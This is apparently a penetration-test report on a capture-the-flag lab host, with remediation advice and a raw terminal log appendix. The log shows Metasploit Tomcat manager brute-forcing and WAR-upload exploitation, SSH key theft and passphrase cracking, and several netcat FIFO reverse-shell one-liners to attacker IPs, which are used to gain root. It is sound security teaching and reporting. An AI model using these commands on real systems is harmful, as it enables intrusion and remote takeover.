
- Action: Using the recovered passphrase, the tester switched to user thales (su thales) and read the user flag.
- Evidence: cat /home/thales/user.txt output in log: a837c0b5d2a8a07225fd9905f5a0e9c4.


```
meterpreter > download id_rsa /root/Desktop/
[*] Downloading: id_rsa → /root/Desktop/id_rsa
[*] Skipped    : id_rsa → /root/Desktop/id_rsa
meterpreter >  shell
Process 1 created.
Channel 2 created.
python3 -c'import pty;pty.spawn("/bin/bash")'
tomcat@miletus:/home/thales/.ssh$ su thales
su thales
Password: vodka06

thales@miletus:~/.ssh$ ls
ls
id_rsa  id_rsa.pub
thales@miletus:~/.ssh$ id
id
uid=1000(thales) gid=1000(thales) groups=1000(thales),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
08(lxd)
thales@miletus:~/.ssh$  cd /home/thales
 cd /home/thales
thales@miletus:~$ ls
ls
backup.sh  notes.txt  user.txt
thales@miletus:~$ cat user.txt
cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$ cat notes.txt
cat notes.txt
I prepared a backup script for you. The script is in this directory "/usr/local/bin/backup.sh". Good
Luck.
```

7. **Discovery of Privileged Script (Privilege Escalation Vector)**
    - Action: The script /usr/local/bin/backup.sh was inspected and found to contain multiple nc reverse-shell lines and insecure constructs. The script was writable/abusable.
    - Evidence: Full cat /usr/local/bin/backup.sh output in the appendix showing the netcat reverse-shell commands and script contents.



8. **Backup Script Abuse → Root Shell**
    - Action: The tester modified/overwrote backup.sh (echoing a reverse-shell command pointing to the attacker listener) and executed it; the reverse shell callback resulted in a privileged shell (root).
    - Evidence: Netcat listener connection recorded in log; subsequent interactive shell shows root@... and cat /root/root.txt.



9. **Root Confirmation & Proof Flag**
    - Action: Root privileges confirmed and root flag retrieved.
    - Evidence: cat /root/root.txt output in log: 3a1c85bebf8833b0ecae900fb8598b17.

Recommendations / Remediations

Short-Term (Immediate Actions)

These steps should be implemented immediately to contain risk and prevent further compromise.

1. **Disable Exposed Tomcat Manager Interface**
    - Restrict network access to the Tomcat Manager (TCP 8080) to administrative IPs or internal VPN subnets only.
    - Remove or disable all default and test accounts (e.g., tomcat:role1).
    - Enforce strong, unique credentials for all administrative web interfaces.
2. **Revoke and Rotate Compromised Credentials**
    - Invalidate and replace any accounts or SSH keys discovered during testing (/home/thales/.ssh/id_rsa).
    - Change all passwords and passphrases associated with these credentials (vodka06 and any reused passwords).
    - Check for credential reuse on other systems or environments.
3. **Secure and Validate System Scripts**
    - Remove or sanitize the /usr/local/bin/backup.sh file to eliminate embedded reverse-shell commands.
    - Restrict write and execute permissions on all scripts used by privileged users or scheduled tasks (chmod 700 for root-owned scripts).
    - Implement access control lists (ACLs) to prevent unprivileged users from editing or executing privileged scripts.
4. **Remove Artifacts of Compromise**
    - Delete temporary reverse-shell FIFOs (/tmp/f) and ensure no malicious persistence mechanisms remain.
    - Review system crontabs, service startup entries, and bash history files for malicious modifications.
    - Validate file integrity using known-good baselines or checksums.
5. **Enable System Logging and Alerting**
    - Enable SSH and Tomcat access logging.
    - Forward logs to a central syslog or SIEM system for real-time analysis.

- Configure alerts for repeated failed logins, unexpected reverse-shell attempts, or file-permission changes.

Long-Term (Strategic Hardening & Prevention)

These are strategic improvements to strengthen the environment and prevent similar vulnerabilities in future.

1. **Enforce Secure Configuration & Patch Management**
    - Keep Tomcat, Java, and OS packages updated with latest security patches.
    - Apply the CIS (Center for Internet Security) Linux benchmark for baseline hardening.
    - Disable unused services and ports; use host-based firewalls to restrict outbound network access.
2. **Implement Strong Authentication Controls**
    - Adopt multi-factor authentication (MFA) for administrative logins and management interfaces.
    - Centralize authentication using LDAP/Active Directory or IAM solutions.
    - Periodically rotate passwords and keys; enforce complexity and length policies.
3. **Adopt Principle of Least Privilege (PoLP)**
    - Limit access to sensitive scripts and directories to authorized administrators only.
    - Avoid running applications or scheduled jobs as root when not necessary.
    - Regularly audit sudo privileges and access-control lists.
4. **Establish Secure Key Management Practices**
    - Store SSH private keys in secure vaults (e.g., HashiCorp Vault, AWS Secrets Manager).
    - Mandate strong encryption (>=4096-bit RSA or ED25519) and enforce strict key lifecycles.
    - Implement automated key expiration and rotation schedules.
5. **Develop a Continuous Monitoring and Incident Response Process**
    - Deploy a Security Information and Event Management (SIEM) platform for centralized alerting.
    - Train administrators to identify and respond to suspicious log entries or network events.
    - Conduct periodic red-team or simulated attack exercises to validate detection and response capabilities.
6. **Conduct Regular Penetration Testing and Security Reviews**
    - Schedule quarterly or semi-annual penetration tests on externally exposed assets.

- Integrate findings into a formal vulnerability management process with clear remediation tracking.
- Perform configuration reviews after major application or infrastructure changes.

7. **Security Awareness and Training**
    - Educate developers and system administrators about secure coding, key handling, and privilege management.
    - Reinforce organizational policy on password hygiene and data classification.

Residual Risk Assessment

Even after remediation, residual risks should be reviewed periodically.
Security is a continuous process — maintaining secure configurations, monitoring, and credential hygiene will significantly reduce exposure to similar attacks.

Appendix A — Raw Walkthrough Log

Below is the complete terminal walkthrough log you uploaded (verbatim). This is included as Appendix A in the report for full auditability and reproduction.

kali : 172.18.135.136

thales : 172.18.135.107

reconnaissance

sudo netdiscover

Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts

21 Captured ARP Req/Rep packets, from 2 hosts. Total size: 1260

_____

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.18.135.180	2e:f9:ca:a8:36:6b	15	900	Unknown vendor
172.18.135.107	08:00:27:d7:4b:1a	6	360	PCS Systemtechnik GmbH

open msfconsole

search tomcat login

Matching Modules

==========

#	Name	Disclosure Date	Rank	Check	Description
-	----	----------	----	-----	-----------

0 auxiliary/scanner/http/tomcat_mgr_login . normal No Tomcat Application Manager Login Utility

save username and port

msf auxiliary(scanner/http/tomcat_mgr_login) > 172.85.135.107

[-] Unknown command: 172.85.135.107. Run the help command for more details.

msf auxiliary(scanner/http/tomcat_mgr_login) > set rhost 172.85.135.107

rhost => 172.85.135.107

msf auxiliary(scanner/http/tomcat_mgr_login) > set username tomcat

username => tomcat

msf auxiliary(scanner/http/tomcat_mgr_login) > set verbose false

verbose => false

msf auxiliary(scanner/http/tomcat_mgr_login) > run

^C[*] Caught interrupt from the console...

[*] Auxiliary module execution completed

msf auxiliary(scanner/http/tomcat_mgr_login) > set rhost 172.18.135.107

rhost => 172.18.135.107

msf auxiliary(scanner/http/tomcat_mgr_login) > run

[+] 172.18.135.107:8080 - Login Successful: tomcat:role1

[*] Scanned 1 of 1 hosts (100% complete)

[*] Auxiliary module execution completed

msf auxiliary(scanner/http/tomcat_mgr_login) > use exploit/multi/http/tomcat_mgr_upload

[*] No payload configured, defaulting to java/meterpreter/reverse_tcp

msf exploit(multi/http/tomcat_mgr_upload) > set rhost 172.18.135.107

rhost => 172.18.135.107

msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080

rport => 8080

msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat

httpusername => tomcat

msf exploit(multi/http/tomcat_mgr_upload) > set httppassword role1

httppassword => role1

```
msf exploit(multi/http/tomcat_mgr_upload) > run



meterpreter >  cd /home
meterpreter > ls
Listing: /home
==============

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
040554/r-xr-xr--  4096  dir   2025-10-14 14:11:44 +0530  thales

meterpreter > cd thales
meterpreter > ls
Listing: /home/thales
=====================

Mode            Size  Type  Last modified              Name
----            ----  ----  -------------              ----
100001/--------x  457   fil   2021-10-14 17:00:45 +0530  .bash_history
100445/r--r--r-x  220   fil   2018-04-05 00:00:26 +0530  .bash_logout
100445/r--r--r-x  3771  fil   2018-04-05 00:00:26 +0530  .bashrc
040001/--------x  4096  dir   2021-08-15 22:28:00 +0530  .cache
040001/--------x  4096  dir   2021-08-15 22:28:00 +0530  .gnupg
040555/r-xr-xr-x  4096  dir   2021-08-15 23:20:29 +0530  .local
100445/r--r--r-x  807   fil   2018-04-05 00:00:26 +0530  .profile
100445/r--r--r-x  66    fil   2021-08-15 23:20:18 +0530  .selected_editor
040777/rwxrwxrwx  4096  dir   2021-08-17 02:04:04 +0530  .ssh
100445/r--r--r-x  0     fil   2021-10-14 16:15:25 +0530  .sudo_as_admin_successful
100444/r--r--r--  384   fil   2025-10-14 14:18:16 +0530  backup.sh
100444/r--r--r--  107   fil   2021-10-14 15:06:43 +0530  notes.txt
```

100000/--------- 33   fil   2021-08-15 23:48:54 +0530 user.txt

meterpreter >

meterpreter > cd .ssh

meterpreter > ls

Listing: /home/thales/.ssh

id_rsa

id_rsa.pub

meterpreter > download id_rsa /root/Desktop/

[+] Downloading: id_rsa → /root/Desktop/id_rsa

[+] Downloaded 1.72 KiB of 1.72 KiB (100.0%): id_rsa /root/Desktop/id_rsa

[*]

download : id_rsa /root/Desktop/id_rsa

open new tab

(root kali)-[~/Desktop]

locate ssh2john

/usr/share/john/ssh2john.py

/usr/share/john/pycache/ssh2john.cpython-39.pyc

-(root kali)-(~/Desktop]

/usr/share/john/ssh2john.py id_rsa > sshhash

(root kali)-[~/Desktop]

john-wordlist=/usr/share/wordlists/rockyou.txt sshhash

Using default input encoding: UTF-8

Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])

Cost 1 (KDF/cipher [0=MD5/AES 1-MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes

Cost 2 (iteration count) is 1 for all loaded hashes.

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

vodka06   (id_rsa)

1g 0:00:00:00 DONE (2021-12-09 16:54) 2.173g/s 6217Kp/s 6217Kc/s 6217KC/s vodka142

Use the "--show" option to display all of the cracked passwords reliably

Session completed.

then

meterpreter > shell

Process 1 created.

Channel 1 created.

python3 -c 'import pty;pty.spawn("/bin/bash")'

tomcat@miletus:/home/thales$ su thales

su thales

Password: vodka06

thales@miletus:~$ ls

ls

backup.sh notes.txt user.txt

thales@miletus:~$ cd .ssh

cd .ssh

thales@miletus:~/.ssh$ id

id

uid=1000(thales) gid=1000(thales)
groups=1000(thales),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)

thales@miletus:~/.ssh$ cd /home

cd /home

thales@miletus:/home$ ls

ls

thales

thales@miletus:/home$ cd thales

cd thales

thales@miletus:~$ ls

```
ls
backup.sh  notes.txt  user.txt
thales@miletus:~$  cat user.txt
 cat user.txt
a837c0b5d2a8a07225fd9905f5a0e9c4
thales@miletus:~$  cat notes.txt

 then open malicious reverse shell
thales@miletus:~$ cat /usr/local/bin/backup.sh
cat /usr/local/bin/backup.sh
#!/bin/bash
######################################
#
# Backup to NFS mount script.
#
######################################

# What to backup.
backup_files="/opt/tomcat/"

# Where to backup to.
dest="/var/backups"

# Create archive filename.
day=$(date +%A)
hostname=$(hostname -s)
archive_file="$hostname-$day.tgz"

# Print start status message.
echo "Backing up $backup_files to $dest/$archive_file"
date
```

```
echo

# Backup the files using tar.
tar czf $dest/$archive_file $backup_files

# Print end status message.
echo
echo "Backup finished"
date

# Long listing of files in $dest to check file sizes.
ls -lh $dest
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.16 1234 p/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.7 1234 p/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.16 1234  >/tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.16 8888 >/tmp/f
rm /tmp/f;mkfifo /tmp/ficat /tmp/fl/bin/sh-i 2>&1 nc 192.168.1.7 8888 >/tmp/f
rm /tmp/f;mkfifo /tmp/ficat /tmp/fl/bin/sh-i 2>&1 |nc 192.168.1.7 8888 >/tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.7 8888 >/tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.7 8888 >/tmp/f
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.7 8888 >/tmp/f
thales@miletus:~$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 172.18.135.136
4444 >/tmp/f'  > /usr/local/bin/backup.sh
<8.135.136 4444 >/tmp/f'  > /usr/local/bin/backup.sh
thales@miletus:~$  cd /usr/local/bin
 cd /usr/local/bin
thales@miletus:/usr/local/bin$ ./backup.sh
./backup.sh
rm: remove write-protected fifo '/tmp/f'?

mkfifo: cannot create fifo '/tmp/f': File exists
```

./backup.sh: line 1: /tmp/f: Permission denied

cat ./backup.sh

cat ./backup.sh

[*] 172.18.135.107 - Meterpreter session 1 closed. Reason: Died

listener on :

nc -lvp 4444

listening on [any] 4444 ...

172.18.135.107: inverse host lookup failed: Unknown host

connect to [172.18.135.136] from (UNKNOWN) [172.18.135.107] 33230

/bin/sh: 0: can't access tty; job control turned off

# # # #

shell

/bin/sh: 5: shell: not found

pyhton3 -c 'import pty;pty.spawn(/bin/bash")'

/bin/sh: 6: pyhton3: not found

python3 -c 'import pty;pty.spawn("/bin/bash")'

root@miletus:~# ls

ls

root.txt

root@miletus:~# cat root.txt

cat root.txt

3a1c85bebf8833b0ecae900fb8598b17

root@miletus:~#

i find second flag